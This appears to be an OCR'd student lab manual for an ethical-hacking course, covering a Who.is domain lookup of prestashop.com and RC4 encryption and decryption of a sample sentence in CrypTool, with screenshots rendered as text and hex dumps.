
Practical 1

Aim:- Use Google & Whois for Reconnaissance.

Tools:- Using Who.is

Step 1:- Open the Who.is website.




Search the whois database, look up domain and IP owner information, and check out dozens of other statistics.

Get all the data you need about a domain and everything associated with that domain anytime with a single search.


Find a domain with the best domain registrar on the web. Start your domain search at Name.com.

Step2:- Enter the website name & hit the "Enter Button".


who.is
WHOIS Search, Domain Name, Website, and IP Tools
Your IP address is 103.48.101.40

www.prestashop.com

<u>Step3:</u>- Show you the information about prestashop.com



prestashop.com is already registered. Interested in buying it? **Make an Offer**

.com	.net	.org	.co	.io	.app $123.75	.live $2.99
Taken	Taken	Taken	Taken	Taken	Available	Available

prestashop.com


whois information

cache expires in 23 hours, 59 minutes and 50 seconds

Registrar Info

Name	Safebrands SAS
Whois Server	whois.safebrands.com

Site Status



cache expires in 23 hours, 59 minutes and 50 seconds

Registrar Info

Name	Safebrands SAS
Whois Server	whois.safebrands.com
Referral URL	http://www.safebrands.com
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Important Dates

Expires On	2023-04-11
Registered On	2007-04-11
Updated On	

Name Servers

albert.ns.cloudflare.com	173.245.59.58
emily.ns.cloudflare.com	108.162.192.155

Similar Domains


prest--on.com | prest-0.net | prest-a-connect.com | prest-a-domicile.com | prest-a-flate.com | prest-a-porter.com | prest-

Site Status

Status	Active
Server Type	cloudflare

Suggested Domains for prestashop.com

□ p-rest-a-shop.live	$2.99
□ prestashops.live	$2.99
□ prestastore.live	$2.99
□ shopprestashop.live	$2.99
□ p-rest-a-shops.live	$2.99




```
Registrant Contact Information:
         Name                                  Noms de domaine Responsable
         Organization                          PRESTASHOP
         Address                               2-4 rue Jules Lefebvre
         City                                  Paris
         Postal Code                           75009
         Country                               fr
         Phone                                 +33.176232530
         Fax                                   +33.972111878
         Email                                 domains@prestashop.com

Administrative Contact Information:
         Name                                  Noms de domaine Responsable
         Organization                          PRESTASHOP
         Address                               2-4 rue Jules Lefebvre
         City                                  Paris
         Postal Code                           75009
         Country                               fr
         Phone                                 +33.176232530
         Fax                                   +33.972111878
         Email                                 domains@prestashop.com

Technical Contact Information:
         Name                                  Noms de domaine Responsable
         Organization                          PRESTASHOP
         Address                               2-4 rue Jules Lefebvre
         City                                  Paris
         Postal Code                           75009
         Country                               fr
```

PRACTICAL 2A

AIM: Use CrypTool to encrypt and decrypt passwords using RC4 algorithm.

STEPS FOR ENCRYPTION:

Step 1: Open CryptTool→File→New.



family 1.x (CT1)

free educational program

isualizations.

you to make your first steps with CT1.


ers the best oversight of CT1's capacity. From the starting page you can reach all essential functions via links.
e accessed via the menu "Help -> Starting Page" at the top right of the main window or by using the search keyword "Starting page" within the index
Press F1 to start the online help everywhere in CT1.

2) A possible next step would be to encrypt a file with the Caesar algorithm. This can be done via the menu "Crypt/Decrypt -> Symmetric (classic)".

3) There are several examples (tutorials) within the online help which provide an easy way to gain an understanding of cryptology. These examples can be found via the menu "Help -> Scenarios (Tutorials)".


4) You can further develop your knowledge by:
- Navigating playfully through the menus. You can press F1 at any selected menu item to get more information.
- Reading the included readme file (see the menu "Help -> Readme").
- Viewing the included colorful presentation. This presentation can be found on several ways: e.g. in the "Help" menu of this application, or via the "Documentation" section found at the "Starting" page of the online help.

Step 2: Enter any text which you want to Encrypt.




This is Practical 2A of the Ethical Hacking Subject.

Step 3: Go to Encrypt/Decrypt→Symmetric(modern)→RC4.



This is Practical 2A of the Ethical Hacking S

Step 4: Select the Key Length as you prefer and click on "Encrypt" Button from the following window.




This is Practical 2A of the Ethical Hacking Subject.

Enter the key using hexadecimal characters (0..9, A..F)

Key length: 8 bits

00


Step 5: The Entered Normal Text will get converted into the following Ciphertext.


CrypTool 1.4.41 - RC4 encryption of <Unnamed1>, key <00>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
RC4 encryption of <Unnamed1>, key <00>
Press F1 to obtain help.
L:1 C:1 P:1
OVR
NUM


```
00000000  BA 70 E0 32 83 5E 2E 1A DA 74 7F 04 23 07 F1 0C AB 3A 4D E2 D0 A3 8D B7 31 43 28 12 62 E2 37 F7   .p.2.^...t..#.....:M.....1C(.b.7.
00000020  CB AD 19 27 25 FE DA AE 28 14 C2 EB 63 89 40 73 EE 57 EC 03                                       ...'%...(...c.@s.W..
```

STEPS FOR DECRYPTION:

Step 1: Go to Encrypt/Decrypt→Symmetric(modern)→RC4.


CrypTool 1.4.41 - RC4 encryption of <Unnamed1>, key <00>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
Symmetric (classic)
Symmetric (modern)
Asymmetric
Hybrid
IDEA...
RC2...
RC4...
DES (ECB)...
DES (CBC)...
Triple DES (ECB)...
Triple DES (CBC)...
AES (CBC)... Shift + Strg + R
Further Algorithms
AES (self extracting)...
RC4 encryption of <Unnamed1>, key <00>
Encryption / decryption with RC4
L:1 C:1 P:1
OVR
NUM

Step 2: Select the Key Length as you prefer and click on "Decrypt" Button from the following window.



CrypTool 1.4.41 - RC4 encryption of <Unnamed1>, key <00>

```
00000000   8A 70 E0 32 83 5E 2E 1A DA 74 7F 04 23 07 F1 0C AB 3A 4D E2 D0 A3 8D B7 31 43 28 12 62 E2 37 F7    .p.2.^...t..#....:M.....1C(.b.7.
00000020   CB AD 19 27 25 FE DA AE 28 14 C2 EB 63 89 40 73 EE 57 EC 03                                        ...'%...(...c.@s.W..
```


Key Entry: RC4

Enter the key using hexadecimal characters (0..9, A..F).

Key length: 8 bits

00

Step 3: Following will be the Decrypted Text.



CrypTool 1.4.41 - RC4 decryption of <RC4 encryption of <Unnamed1>, key <00>>, key <00>

RC4 decryption of <RC4 encryption of <Unnamed1>, key <00>>, key <00>

This is Practical 2A of the Ethical Hacking Subject.

